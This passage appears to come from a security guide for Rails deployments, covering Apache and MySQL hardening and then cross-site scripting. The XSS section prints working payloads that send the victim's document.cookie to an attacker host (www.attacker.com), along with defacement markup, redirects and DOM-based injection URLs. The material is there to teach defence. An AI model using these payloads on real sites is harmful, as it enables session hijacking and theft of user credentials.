Content files and directories, i.e. the Rails directory tree, often found in */var/www/*	apache:apache	`500 (r-x---)`
Rails log and tmp directories and its subdirectories, often found in */var/www/[Rails project name]*	apache:apache	`700 (rwx---)`

Table 1: Apache file privileges and ownership. This table is based partly on [12], which provides additional Apache security tips.

```
    BalancerMember http://127.0.0.1:8001
    BalancerMember http://127.0.0.1:8002
  </Proxy>

</VirtualHost>
```

2.8.5 SSL

In order to enable SSL in Apache you have to load the module mod_ssl (see below) and install the SSL library OpenSSL [40]. By default, Apache listens on port 80 for HTTP connections, but SSL connections usually use port 443, so you have to tell Apache to listen on port 443, as well, by adding `Listen 443` to the configuration file. In order to use SSL for the virtual host from the example before, you have to replace **:80* by **:443*. After that you have to create an SSL certificate as described in [45] and put it into Apache's */conf* directory.

```
NameVirtualHost *:443
<VirtualHost *:443>
  SSLEngine On
  SSLCertificateFile conf/mynet.cert # the certificate and public key
  SSLCertificateKeyFile conf/mynet.key # the server's private key
  RequestHeader set X_FORWARDED_PROTO 'https'
  ...
</VirtualHost>
```

The last line adds a header line *X_FORWARDED_PROTO* to the request which is being forwarded to Rails, because Apache proxies requests over normal HTTP. This line tells Rails that the request is operated in HTTPS mode. In a Rails controller you can query `request.ssl?` to find out whether SSL was used or not.

2.8.6 Privileges

On Unix systems, the file and directory access privileges are crucial for security. If you let other people write files, that the root user also writes on or executes, then your root

account could be compromised. For example, an attacker could modify the *apache2ctl* starting script and execute arbitrary code, next time the root user starts Apache. Someone with a write privilege on the log file directory could create a link to another file on the system, which will then be overwritten (if he overwrites */etc/passwd*, nobody can login anymore). And if the log files itself are writable to non-root users, an attacker could cover his tracks. So important files, directories and its parents must be writable only by root, or the Apache user, respectively.

Table 1 shows which ownership and privileges the Apache files and directories should have. The ownership can be changed with the *chown* command, the privileges can be adjusted with the *chmod* command. Note, that the parent directories of these directories need to be modifiable only by root. All changes need to be performed in this order; see the Installation section as to where these directories and files are located.

2.8.7 Modules

Modules have to be chosen when compiling Apache, but, with the help of the mod_so module, they can be dynamically loaded or deactivated afterwards. It is best to compile Apache with the required modules. You can use the following command to see which modules Apache has been compiled with, i.e. which are always activated:

```
apache2 -l   # or httpd -l
```

The following table shows the modules, which are enabled by default, and whether it is recommended to deactivate them or not. You can activate or deactivate modules by adding or commenting out the following directive to/in your configuration file:

```
LoadModule [module identifier] [path to module/file.so]
LoadModule alias_module /usr/lib/apache2/modules/mod_alias.so  # for example
```

Module name	**Description**	**Deactivate**
Core	Core Apache server features that are always available. This is always required.	No
Http_core	The core HTTP support, required in every Apache installation.	No
Mpm_common	A collection of directives that are implemented by more than one MPM, so it is always required.	No
Prefork	Implements a non-threaded, pre-forking web server. You have to choose either the MPM prefork or worker (or others). We are using worker here.	Yes
Worker	Multi-Processing Module implementing a hybrid multi-threaded multi-process web server.	No
Mod_actions	This module provides for executing CGI scripts based on media type or request method	Yes
Mod_alias	Provides for mapping different parts of the host filesystem in the document tree and for URL redirection	No

Module name	**Description**	**Deactivate**
Mod_asis	Sends files that contain their own HTTP headers	Yes
Mod_auth_basic, mod_authn_default, mod_authn_file, mod_authz_default, mod_authz_groupfile, mod_authz_host, mod_authz_user	Provides access control based on source address, user name or other characteristics.	No
Mod_autoindex	Generates directory indexes, automatically, similar to the Unix ls command. If you do not use this, you can also comment out the */icons/* alias and the *<Directory "/usr/share/apache2/icons">* section in the configuration file. And you can do the same for the */manual/* alias.	Yes
Mod_cgi, mod_cgid	Execution of CGI scripts. This is raw CGI and not FastCGI, so we do not use it	Yes
Mod_dir	Provides for "trailing slash" redirects and serving directory index files	Yes
Mod_env	Allows to set environment variables which are passed to CGI scripts and SSI pages	Yes
Mod_filter	This module enables context-sensitive configuration of output content filters	Yes
Mod_imagemap	Server-side imagemap processing	Yes
Mod_include	Server-parsed HTML documents (Server Side Includes)	Yes
Mod_info, mod_status	Information about the server, activity and performance, which provides an attacker with useful information by just pointing their web browser to www.domain.com/server-status. You should remove access to these pages in your configuration file by disabling these modules, commenting out *ExtendedStatus*, and the sections *<Location /server-status>* and *<Location /server-info>*.	Yes
Mod_log_config	Logging of the requests made to the server	No
Mod_mime	Associates the requested filename's extensions with the file's behavior (handlers and filters) and content (mime-type, language, character set and encoding)	No
Mod_proxy, Mod_proxy_http, Mod_proxy_balancer	These modules implement a proxy for Apache, mod_proxy_balancer is an extension that implements load balancing.	Enable them
Mod_negotiation	Provides for content selection from one of several available documents.	No

Module name	Description	Deactivate
Mod_rewrite	Extension module. Provides a rule-based rewriting engine to rewrite requested URLs on the fly. This module is an extension, but it is needed to forward requests to Mongrel or FastCGI.	Enable it
Mod_setenvif	Allows the setting of environment variables based on characteristics of the request	No
Mod_so	Extension module. Loading of executable code and modules into the server at start-up or restart time	Enable it
Mod_ssl	Extension module. Provides strong cryptography using the Secure Sockets Layer (SSL)	Enable if required
Mod_userdir	User-specific directories	Yes

Table 2: Apache modules

2.8.8 Mod_security

Mod_security [44] is an application level firewall module for Apache. Other than a packet firewall, which analyzes where packets come from, where they go to and which connection they belong to, an application level firewall monitors the actual user data of an HTTP connection. Mod_security has a comprehensive rule engine which lets you define rules for attack patterns and their countermeasures. Anomalies or unusual behavior can be logged or rejected. The following example shows a mod_security rule which will deny access with a 501 HTTP status code (Internal Server Error) if the HTTP method is other than GET, POST, OPTIONS or HEAD.

```
SecRule REQUEST_METHOD "!^((?:(?:POS|GE)T|OPTIONS|HEAD))$" \
    "phase:1,log,auditlog,status:501,msg:'Method is not allowed by policy',
     severity:'2',id:'960032'"
```

There is a set of popular rules, the so-called core rules, on the mod_security web site [44]. They enforce proper HTTP protocol use, filter requests from bad software, deny access for known attack signatures and stop undesired outbound traffic. It is advised to run these rules in the detection mode, at first, then review the log files in order to decide if they have to be modified to be run in protection mode. The disadvantage of such freely available rules is that attackers can find ways to bypass them by examining them. Also, the attack signatures are easy to evade and should be regarded as a protection against automatic attack scripts. The mod_security web site provides a full documentation on how to set up custom rules.

2.8.9 Server Signature

The server signature is a short string which is sent in HTTP responses from the server to identify the product name and version of the server, plus the installed modules. This is a potential security issue as the attacker can exactly tailor his attack to that particular version of the web server or one of its modules. By including `ServerTokens Prod` in the configuration file you can set the signature to its lowest level, it will display the product name (Apache), only. And with mod_security's *SecServerSignature* directive you can set it

to any desired string. However, in proxy mode this is hardly useful as the server signature of the back-end server will be returned, and there is no configuration option in Mongrel to disguise its server signature. If you enable the *mod_ headers* extension module, you can use `Header unset Server` to remove the server signature header. But disguising server signatures is hardly useful as there are automated tools that analyze HTTP responses and find out about the web server software, its version number and possibly even the underlying operating system. These tools are based on differing responses to malformed requests. One of the most popular of such tools is *httprint* [31] which recognizes Apache version 2.2.4 to be an Apache server with a 50% confidence. This is due to older signatures that come with httprint, but someone who updates them can find out about the signature much more precisely. The use of mod_security's core rules, in contrast, lowers the confidence to 40%. Clearly, it should not be spent too much effort on disguising the server signatures, securing the application should be made a first priority.

2.8.10 Error Messages

Depending on the HTTP status code, the web server returns an error message, which you can configure in *httpd.conf*. The *ErrorDocument* directive can redirect to a different location or send an error message. In proxy mode, however, Apache forwards the error documents supplied by the back-end server. See the Error Handling section in the Rails chapter for how to customize Rails' error documents. Mod_security comes with a *SecAuditLogRelevantStatus* directive, which you can use to log requests with specific HTTP status codes. The disadvantage of this is that successful attacks that result in a 200 OK status code will not be logged.

3 Database Server

In this chapter we will turn to the storage level of a Rails web application. Very many applications basically load, change, create and delete data, and in most cases the data is stored in a database. As described in the introduction, the connection between a database management system (DBMS) and Rails follows the Don't Repeat Yourself (DRY) principle which means that the layout of a database is directly available in the web application. The following section introduces the *structured query language* (SQL) for DBMSes and Rails' *ActiveRecord* sub-framework which handles the database access. We will then choose *MySQL* as a DBMS, install it from 3.2, and take a look at the security features of *MySQL*. We will also learn why it is important to create a MySQL user account for the use with Rails which has limited privileges. 3.2.11 addresses the safety of *MySQL*, and, eventually, 3.2.12 verifies the basic security of the MySQL setup.

3.1 Introduction

In just about every DBMS, SQL is used to manipulate or request data. SQL provides four main instructions, *SELECT*, *INSERT*, *UPDATE* and *DELETE*, to retrieve, add, manipulate or remove data from or to the database. Examples of these instructions include:

```
# retrieve all users by the name Heiko:
SELECT * from users WHERE name="Heiko"

# add a user with the id 3 and the name Heiko:
INSERT INTO users(id,name) VALUES(3,"Heiko")

# set the "existent" column to TRUE for all records:
UPDATE users SET existent = TRUE

DELETE * FROM users  # delete all users
```

There are several approaches of organizing the cooperation between database and application.

One very widely used approach is to organize the application around the database. That means to put the SQL queries directly into the application's code and thus strongly couple the business logic with database access details. This makes it hard to maintain, because the same attribute accessors query might appear in several places. For example, a future requirement for the project management application might be to store a time-stamp when a tag is saved. The application allows you to tag documents, task lists or entire projects. With this approach, you have to change code in many places. And it means migrating to a different DBMS is relatively difficult, as it might use a slightly different SQL dialect.

Another approach is to wrap a class around the database access. For example in Java, you have to implement getter and setter methods in order to access the database. But this is redundant information, every time you change the database design you have to change it in the model class, too. This violates Rails' DRY principle.

Active Record is one of the sub-frameworks of Ruby on Rails. It takes care of the connection between the model objects and the database tables. Active Record is an implementation of Martin Fowler's pattern with the same name: "An object that wraps a row in a database table or view, encapsulates the database access, and adds domain logic on that data." [16]. With Active Record you get direct feedback for your changes in the database design, because it retrieves its attribute names directly from the table. But you can overwrite these automatic getter and setter methods, or add additional ones to include business logic.

Active Record has some reasonable defaults to reduce configuration. For example, there is an automatic mapping between classes and tables, attributes and columns. If you define an Active Record class called "Project", it is automatically mapped to the table "projects":

```
class Project < ActiveRecord::Base; end
```

And if the table has a column called "name", you can access a project's name with:

```
@project.name = "Hello world"
puts "Name: " + @project.name
```

You can also interconnect the model classes to express relationships such as, "A project belongs to a firm", or "A project has many documents":

```
class Project < ActiveRecord::Base
  belongs_to :firm
  has_many   :documents
end
```

This makes it possible to use:

```
# present all project names:
@firm.projects.each do |project| { puts project.name }
# put the string "Domain\\" in front of all document names:
@project.documents.each do |doc| { doc.name = "Domain\\" + doc.name }
```

Active Record includes some predefined macros, for example to support the developer working with lists or trees. If you want to list messages in categories in a specific order, but you do not want to keep track of index numbers yourself, you can use Rails' *acts_as_list* macro:

```
class Message < ActiveRecord::Base
  acts_as_list :scope => 'message_categories', :column => 'itemindex'
end
=> @message.move_to_bottom  #moves the message to the bottom of the list
```

Ruby on Rails has built-in support for popular DBMS, such as MySQL, PostgreSQL, SQLite, Oracle, Microsoft SQLServer, and DB2, and it is straightforward to develop a new adapter for another. The most popular adapter is the one for MySQL.

MySQL is a database management system, which was released in the mid-1990s by the Swedish company MySQL AB [2], which advertises it as the world's most popular open source database with over 10 million installations. MySQL is the de-facto standard

database for web applications with a 40% market share, according to a survey by a market research firm [8]. The codebase and trademark is owned by MySQL AB, which distributes MySQL in two editions: The MySQL Community and Enterprise Server. The MySQL Enterprise Server is released once per month, and the Community Server on an unspecified schedule.

3.2 Securing MySQL

The most secure architecture for the layers involved - presentation (i.e. web server), application and storage - would be a three-tier design, which means each layer runs on a different server. Usually, each server is protected by a firewall, which allows only traffic between the two corresponding layers. The idea is, that even if the first level is compromised, the attacker will not automatically have access to the other layers. But as this architecture is very costly, it is not widely used for small and medium-scale applications. You will therefore set up a MySQL server, which runs on the same machine as Ruby on Rails and the web server. In the following MySQL version 5.0 on a Debian Linux system will be used.

3.2.1 Users

Before starting to secure MySQL, it has to be installed, and therefore we create a special user and group. The MySQL server will run with these user's privileges. The MySQL documentation [2] strongly recommends not to run the MySQL server as Unix root user, it actually refuses to start, unless explicitly specified a special option. The documentation discourages: "This is extremely dangerous, because any user with the FILE privilege is able to cause the server to create files as root" [2]. So make sure a "mysql" user and group exists:

```
groupadd mysql
useradd -g mysql mysql
```

3.2.2 Installation

The installation process differs from distribution to distribution: you can either use a package manager (such as Aptitude on Debian) to install a package, or download it directly from the MySQL website [2]. The latter requires you to run several commands by hand, including the setup of the MySQL access grant tables:

```
scripts/mysql_install_db
```

Mysql_ install_ db initializes the MySQL data directory and creates the system tables which are required to start the server. Some distributions will install MySQL to the */usr/bin* and */usr/sbin* directories, the configuration files will be in */etc/mysql* and the data directory in */var/lib/mysql*. In most cases however, the server and the data will be put into */usr/local*, and the configuration file will be in */etc*. You might want to create a link to the path of the current MySQL installation when upgrading:

```
ln -s [full-path-to-mysql-VERSION-OS] mysql
```

3.2.3 Ownership And Privileges

Change the ownership of the MySQL binaries to the Unix root user, and the ownership of the data directory to the "mysql" user:

```
chown -R root /usr/local/mysql
chown -R mysql /usr/local/mysql/data
chgrp -R mysql /usr/local/mysql
```

Also make sure that the data directory cannot be read or written to by normal users. The only user with read or write privileges, should be the user, that the MySQL server runs as.

3.2.4 Configuration

The configuration file *my.cnf* can either be found either in */etc* or in */etc/mysql*, depending on your installation. If not, you can find default configuration files in *support-files/my-xxxx.cnf*, whereas "xxxx" stands for estimated small, medium, large or huge database sizes, which you can copy into */etc*. Change the ownership and privileges of it to as follows:

```
# set the ownership to the Unix root user in the root group:
chown root:root /etc/my.cnf
# make it writeable by root and readable by all others
chmod 644 /etc/my.cnf
```

Then edit the file, and in the *[mysqld]* section, make sure that the MySQL service will be run with "mysql" user's privileges (see example). MySQL version 4.1 introduced a new password hashing algorithm, which has better cryptographic properties and thus is more secure. The new password hashing algorithm computes 41-byte, instead of 16-byte, hash values, using the SHA-1 algorithm [33] (see also the Encryption section in the Appendix). Therefore, turn off old-style passwords. Connections to the MySQL server are only allowed from the local host (IP address 127.0.0.1), that means from Ruby on Rails on the same machine. Traffic from the Internet to MySQL will be rejected.

```
user = mysql
old_passwords = false
bind-address = 127.0.0.1
```

3.2.5 Starting The Server

The server service program (*daemon*) are the *mysqld* or *mysqld_ safe* programs. *Mysqld_ safe* "is the recommended way to start a mysqld server on Unix and NetWare. mysqld_safe adds some safety features such as restarting the server when an error occurs and logging runtime information to an error log file." [2]. As all starting parameters, in particular the user it runs as, are declared in the configuration file, you can now start the daemon:

```
mysqld_safe &
```

The ampersand at the end of the command makes the server run in the background.

3.2.6 MySQL Users

MySQL has an extensive access control, which allows you to grant or revoke access overall, on database, table, column or routine (*stored procedures*) level. When connecting, MySQL checks, whether you are allowed to by inspecting the *user* table in the *mysql* database. MySQL ships with anonymous access to the server and a *root* user account without password. Remember, that the "root" account here, has nothing to do with the Unix user name, as MySQL has its own access control. In the *user* table you can set privileges on a global basis, no matter what database is requested access to. For example, you could grant the INSERT privilege to allow a user to add records to any table in any database on the server. It is however good practice to revoke all privileges for any user besides the root user, and grant privileges at more specific levels.
Secondly, the server checks, if you have access to the requested database, then table, column or routine. The corresponding tables for these privileges are *db*, *tables_priv, columns_priv* and *procs_priv*.

At first, start the MySQL client:

```
mysql -u root -p
```

Use the -p option to be prompted the password (empty by default). It is good practice not to enter passwords as a parameter, or change them from the command line, for example, with the *mysqladmin password* command. Especially when you are on a shared server where there are other users, the password can easily be revealed, for example by reviewing the process list (with the ps command) or by reading the command history files (e.g. *~/.bash_history* or similar), when their access rights are set improperly.

First of all, set a password for the MySQL root account. You should use a hard to guess password, for example the first letters of a sentence you can easily remember.

```
SET PASSWORD FOR 'root'@'localhost' = PASSWORD('EwaekEadS');
```

Then remove all other accounts, including the anonymous. But you should inspect the *mysql.users* table before, maybe it contains some users it needs, for example on Debian there is the *debian-sys-maint* user, which is used to stop the server.

```
SELECT * FROM mysql.user; -- first inspect it!
DELETE FROM mysql.user WHERE NOT (host="localhost" AND user="root");
```

You may also change the main user name from *root* to something else, which is harder to guess. A brute force attack, which is a method of defeating a cryptographic scheme or another problem by trying all possibilities, would be more difficult then.

```
UPDATE user SET user="dbadmin" WHERE user="root";
```

Now create a special *rails* user, which will be used for the database access from your web application. In most cases the application will only be needing privileges to add, remove, update or review data in one database. If an attacker manages to execute statements, he should not be able to delete tables or add users. So first of all, create the user which has no privileges at all and set his password. Then grant him limited access to a *tiger_dev* database, which is a database for the development environment, so he can only read, add,

remove or edit records, but cannot delete tables, for example. You can repeat the second step for the database of the test environment. If you are using Rake [54], which is a Ruby software build automation tool that may setup up the Rails database, you can repeat the steps and create another user that is allowed to create or drop tables.

```
CREATE USER 'rails'@'localhost' IDENTIFIED BY 'KN1981MA2002';
GRANT DELETE,INSERT,SELECT,UPDATE ON tiger_dev.* TO 'rails'@'localhost';
```

Then we remove the sample database *test*, reload the privileges from the grant tables (otherwise the changes to the privileges will take effect after a restart only), and exit the MySQL client:

```
DROP DATABASE test;
FLUSH PRIVILEGES;
exit
```

Finally, the MySQL history file, which holds all SQL queries, including your newly assigned root password, should be emptied and set proper access rights, so no one else can read it:

```
cat /dev/null > ~/.mysql_history  # empty it
chown 600 ~/.mysql_history  # only the owner may read or write it
```

3.2.7 Rails' Database Connection

Normally, Rails will connect to MySQL as an anonymous user. In MySQL the user name for the anonymous user is not an empty string or "anonymous", but any string. As we removed the anonymous user and created a special user for the database connection, we have to update Rails' database configuration *config/database.yml*. We have to enter both, the user name and password in the clear, so it is good advice to protect the file from unauthorized reading. See the privileges section in the Web Server chapter for that.

3.2.8 Encryption

There are basically two things to consider when thinking about encrypting data. How sensitive is the data in the database, and does it therefore need to be encrypted? You should never store sensitive data in the clear. Any personal or identifying information should be encrypted. There may even apply some external regulations, for example the PCI Data Security Standard [38] applies when you handle credit card information.
Both, in MySQL and Rails, there are means to encrypt data. In MySQL, you can use the symmetric encryption algorithm AES with the *AES_ENCRYPT()* and *AES_DECRYPT()* functions, or the secure hash algorithm *SHA1()* [33]. Ruby has the same encryption methods (*Digest::SHA1.hexdigest()*), or plugins exist (EzCrypto [4] for AES encryption).

The second thing to consider is, whether the data needs to be encrypted in transit. As we chose Rails to be on the same machine, we do not have to think about the data in transit between Rails and MySQL, although Rails supports SSL connections to MySQL. In fact, we have to consider encrypting the data between the client (web browser) and the web server. More on SSL, you can find in the SSL section in the Web Server chapter, and more on encryption in the Appendix.

3.2.9 Logging

MySQL can create several log files in order to keep track of errors, slow queries, to log every query, or to log those statements that modify data. These files are put into the data directory, by default, but you can redirect them, for example into a */var/log/mysql* folder.

The error log contains information when the server was started or stopped and also critical errors. If you use *mysqld_safe* instead of *mysqld* to start the server, it will automatically restart the server in case of an unexpected termination. The error log is saved to a file called *[host-name].err*, but some setups redirect it to the Unix *syslog*.

The slow query log contains statements which take especially long to execute. You can specify the log file in the MySQL configuration file, by adding an *log_slow_queries* entry. Use the *mysqldumpslow* command to inspect the log file.

The general query log records every SQL statement the server receives. It can, however, slow down the performance. If you want to use this logging method, for example, to identify a problem query, add a *log* directive, specifying the location of the log file, to the MySQL configuration file. The binary log contrasts to the general query log, it does not log statements that do not modify any data, and it logs them only after they have been successfully executed. This logging method slows down the performance by about 1%, according to the MySQL documentation [2]. However, you can use this log for restore operations or to replicate data. To enable this logging, add a *log_bin* entry, specifying the directory for the binary logs, into the MySQL configuration file.

Bear in mind that especially the general query log, and the binary log files (also in the binary log files the SQL statements are readable in the clear) may contain sensitive data, in particular user names and passwords, either of MySQL or of users of your application. Consider removing old log files (also, because they can occupy a lot of disk space), or setting adequate access rights, and encrypting sensitive data in Rails, before sending it to MySQL.

3.2.10 Storage Engine

MySQL provides basically two major storage engines for its tables: InnoDB and MyISAM.

The main advantage of the InnoDB storage engine is, that it supports transactions. Transactions are units of interaction with a DBMS, which must be either completed entirely or not at all. For example, if you are performing a money transfer between two bank accounts, you have basically two operations to be completed: Deposit the money on one account and withdraw it from the other. The question is, what happens if the second operation cannot be completed (for example, because the account is overdrawn)? The problem is, that the money has been deposited on the one account, but not withdrawn from the other. Transactions take care of this problem by either completing everything, or rolling back the changes in case of an error. In fact, transactions are more sophisticated than that, they exhibit the ACID properties. ACID stands for Atomicity (all or nothing principle), Consistency (ensure that the database is in a legal state, before and after the transaction), Isolation (no outside operation can see the intermediate state of a transaction) and Durability (changes are made permanent when committed).

InnoDB is the default storage engine for Rails' MySQL database adapter. You will definitely need it, if you want to use transactions in Rails. See the Integrity section in the Rails chapter for more on transactions in Rails. And if you want to test your Rails application the easiest and default way, you will also need transactions, because after each test the database is rolled back to the initial state, instead of having to delete and insert for every test case, as this would be very costly.

The MyISAM storage engine is faster for some tasks, and provides full-text search capabilities, however, it does not support transactions. MyISAM performs worse, when there are many modifications of the data, but works fine for (mostly) static data, such as a zip code table, for example. But if there are many modifications, InnoDB is faster, because it uses row locking instead of table locking (i.e., concurrent processes can insert data into the table).

3.2.11 Backup

You should always back up at least your databases, and consider backing up the configuration and log files. To back up the databases you can simply copy the corresponding data files from your data directory. You can as well use the binary log to replicate the data to another server, even incremental backups are possible then. Another possibility is to use the *mysqldump* program to create a textual backup of SQL statements. You can then compress them and put it in a safe place.

3.2.12 Verify Setup

Before you actually use MySQL, you should at least verify the security of connections and the users. If you have a remote machine, assure, that you *cannot* connect to the MySQL server with the following command:

```
telnet [host] 3306
```

3306 is the default port MySQL runs at. This command should not give you access to the server, as we banned any connections from remote hosts. On the local host try connecting with imaginary user names (which is the anonymous user) or with no password:

```
mysql -u xyz
mysql -u root -p  # enter no password if prompted
```

Then access it with the rails user and try some statements, which you should not be allowed to:

```
mysql -u rails -p
UPDATE mysql.user SET user="dbadmin" WHERE user="root";

# ERROR 1142 (42000): UPDATE command denied to user 'rails'@'localhost'
# for table 'user'

# should return only "information_schema" and your
# database (tiger_dev here):
SHOW DATABASES;
```

4 Security Of Ruby On Rails

Now that we have dealt with the security of the underlying layers, namely the web server and the database server, we can turn to the security of the web application layer itself. First of all, we will learn about the perception of an attacker and how he *profiles* a web application. After the introduction of URLs and error handling in Rails, we address the most frequent attack method in **??**: *Interpreter Injection*. That section includes the most popular forms, *Cross Site Scripting* and *SQL Injection* and we learn about its countermeasures, whereas user input validation is the most important. We will also learn that output validation is important, as well, and that there is logic injection (see **??**) where input validation does not help, or only limited.
Many web applications have an user access control, as described in **??** and **??**. We will see why it is important not to develop it on your own, but to use off-the-shelf technology properly. In recent years, *Ajax* has spread across web applications to create a more interactive experience, so we will discuss its impact on web application security in 4.1.8. The following sections deal with security risks in log files and *cross site reference forgery* attacks. The safety of web applications will be addressed in **??**.

4.1 A1 - Cross Site Scripting (XSS)

Interpreter injection is a class of attacks that introduce (or *inject*) malicious code or parameters into an application in order to run it within its security context, or to cause errors in it. The goals of an attacker include cookie theft and thus session hijacking (see **??**), bypass of access control, reading or modifying sensitive data, or presenting fraudulent content. He may also aim at redirecting the victim to a fraudulent web site, installing Trojan horse programs or spam sending software, financial enrichment, or cause brand name damage by modifying company resources.

There are generally two categories of interpreter injection attacks, *stored* and *reflected*. Reflected, or non-persistent, attacks are those where the injection is reflected or processed by the web application and has immediate effect. This could be done by tricking the victim into clicking on a malicious URL, or by sending malicious requests to the web server which will be reflected by it. Stored, or persistent, attacks are those where the malicious input will be stored persistently (in a database in most cases) for a period of time, and will take effect when the victim retrieves it later on. With this form of attacks the victim does not have to be tricked into doing something, it will take effect just by viewing the resource (a web page, in most cases) containing the injection.

The most popular form of attack is to inject malicious code into a victim's user agent (i.e. a web browser software) which is described in this section. How to inject malicious SQL instructions into the web application's database processor, and what effects this can have, is described in the next section.

User Agent Injection are those attacks where malicious, client-side executable code is being injected, which means malformed request parameters are passed to the web application. The input will then be processed by the server and stored on the web server to return it to a victim at a later time (*persistent injection attack*). When the victim requests the stored code from the server, it will be executed on the client-side. This is also more commonly known as Cross Site Scripting (XSS) [6]. Another form of non-persistent XSS attacks is when the victim is being tricked into clicking on a URL which contains malicious

client-side executable code.

4.1.1 Malicious Code

The malicious code for user agent injection needs to be understood by the user agent. According to the OWASP Guide [36], about 90% of all browsers have built-in renderers for HTML and nearly 99% for JavaScript. All examples given herein work in the most widespread browsers, Mozilla Firefox [30] and/or Microsoft Internet Explorer [9]. JavaScript is by far the most frequently used scripting language for user agent injection, but almost always in conjunction with HTML. Here are some examples of how to embed JavaScript code in HTML that displays a message box with the text "Hello world":

```
<script>alert('Hello world');</script>

<!-- this normally displays an image, but can be used to execute code -->
<IMG SRC=javascript:alert('Hello world')>

<!-- this normally displays a background image in a table, but can be
 used to execute code -->
<TABLE BACKGROUND= "javascript:alert('Hello world')">

<!-- if the input parameter is length-restricted, the attacker can
 load the code from an external file -->
<script src="http://www.attacker.com/script.js"></script>
```

In addition to that, the attacker can exploit security holes in web browser software to execute arbitrary code on the client side, to install a malicious Trojan horse program, for example. This can be as easy as injecting HTML code, a specially crafted *<object>* tag, for example. SecurityFocus [46] lists security vulnerabilities of all user agents.

4.1.2 Injection aims - Cookie theft

As described in the Sessions section (**??**), the user receives a *cookie*, a 32-byte number in Rails, after the login process to identify him in subsequent requests. Consequently, stealing cookies is a severe problem for web applications, and it is by far the most frequent goal of XSS attacks. In JavaScript you can use the *document.cookie* variable to read and write the document's cookie. JavaScript enforces the *same origin policy*, that means a script from one origin cannot access properties of a document of another origin. However, you can access it if you embed the code directly in the HTML document. The following is an example of an injection that displays your cookie in the output of your web application:

```
<script>document.write(document.cookie);</script>
```

For an attacker, of course, this is not useful, as the victim will see his own cookie. The next example will automatically load an image from `http://www.attacker.com/` plus the cookie, when the parent document is being loaded. Of course this URL does not exist, so nothing will be displayed, but the attacker can review his web server's access log files to see the victims cookie.

```
<script>document.write('<img src="http://www.attacker.com/' +
  document.cookie + '">');</script>
```



Figure 6: Defacement of a comment page

```
<!-- or without the <script> tag; loads it when the victim's
  mouse moves over the text -->
<b onMouseOver="self.location.href='http://www.attacker.com/' +
  document.cookie">bolded text</b>

<!-- or the reflected variant in an URL; redirects the victim -->
http://www.domain.com/account?name=<script>document.
  location.replace('http://www.attacker.com/'+
  document.cookie);</script>
```

4.1.3 Injection aims - Defacement

With web page defacement an attacker can do a lot of things, for example, present false information or lure the victim on the attackers web site to steal the cookie, login credentials or other sensitive data. Figure 6 shows an example of how a simple comment functionality can be misused to deface the entire web site and present links and forms that point to a different web site. The attacker injected the following HTML tags into the comment text to deface the right side of the page:

```
Here starts the comment with an HTML injection to deface the entire site.
<!-- a few of these lines will hide the original rest of the page far
  below: -->
<p> </p>
<p> </p>
</ul></div><p /></div> <!-- end the first column -->
<div id="col2"> <!-- and start the second one -->

<!-- this is the most interesting part as it contains the links
 controlled by the attacker -->

<div class="new">
 <a href="http://www.attacker.com"><h3>Hijacked link 1</h3></a>
 <a href="http://www.attacker.com"><h3>Hijacked link 2</h3></a>
</div>
<!-- and so on -->
```

As you can see, web defacement can be conducted quite easily and combining it with the cookie theft attack will be even more effective for the attacker. This was an example of a persistent injection attack, the following shows a link which starts a reflected injection attack, where the malicious code is directly part of the URL. It will display a different web site (from `x4u.at.hm` in this case) as part of the original one if the *username* parameter is not filtered and will be redisplayed. The URL deliberately does not contain `http` to bypass possible filters.

```
http://www.website.com/login?username=<iframe src=//x4u.at.hm/>
```

4.1.4 Injection aims - Redirection

Another way to get sensitive data from the user is to redirect the victim on a fraudulent web site which looks and behaves exactly as the original one. If the victim enters data, the fraudulent web site will log it and send it to the original web site. The following two examples can be used to redirect the victim when the containing site is loaded:

```
<!-- redirect to the given URL which sends the cookie to an attacker-->
<script>document.location.replace('http://www.attacker.com/'+
  document.cookie);</script>

<!-- redirect after 0 seconds to the given URL
     bypasses filters for <script> -->
<meta http-equiv="refresh" content="0; URL=http://www.attacker.com/">
```

4.1.5 DOM-based injection

As stated above, there are two categories of injection attacks, persistent and non-persistent, and in both of them the payload moves to the server and back to the same client (in *non-persistent* attacks) or to any (in *persistent* attacks) client. But besides these two categories, there is another one for user agent injection attacks, which does not depend on the payload to be embedded in the response, but rather on the payload in the Document Object Model (DOM). The DOM is the standard object model in browsers to represent HTML documents and meta data in an object-oriented way, which is provided to the JavaScript code. The most important object is the *document* object, which not only includes all elements from the HTML document, but also meta-objects, such as *URL*, *URLUnencoded*, *location* (also in *window.location*) or *referrer*, which contain the complete URL of the current document or the referring one, respectively. There are many web applications that access the DOM, and a few parse the meta-objects mentioned above, which makes them vulnerable to DOM-based injection [27]. Here is an example of a vulnerable script, which is supposed to extract the user's name from the document's URL (by searching for "name=" and returning the string after it):

```
Hello <script> var pos = document.URL.indexOf("name=")+5;
 document.write(document.URL.substring(pos,document.URL.length));
</script>
```

The script expects an URL like this:

```
http://www.domain.com/welcome?name=Heiko
```

But an attacker can send one of the following links to a victim:

- `http://www.domain.com/welcome?name=<script>alert(document.cookie)</script>`
- `http://www.domain.com/welcome?xyzname=<script>alert(document.cookie)</script>`
- `http://www.domain.com/welcome?xyzname=<script>alert(document.cookie)</script>&name=Heiko`
- `http://www.domain.com/welcome#name=<script>alert(document.cookie)</script>`

The first three examples will move to the server, where there might be security checks, and then they move back to a client, where the malicious code will be executed. The second and third example aim at hiding the malicious code to a faulty security scanner, which checks the validity of the *name* parameter, only. The JavaScript code, however, will use the first occurrence of *name=*. Notice the number sign (#) in the last example which is usually used to refer to a part of a document and never sent to the server, so any server-side checks will have no effect, but the local script will use the malicious code nevertheless. The examples show the basic approach, of course an attacker would execute code to send the cookie to him, as described above.

4.1.6 Defeating input filters

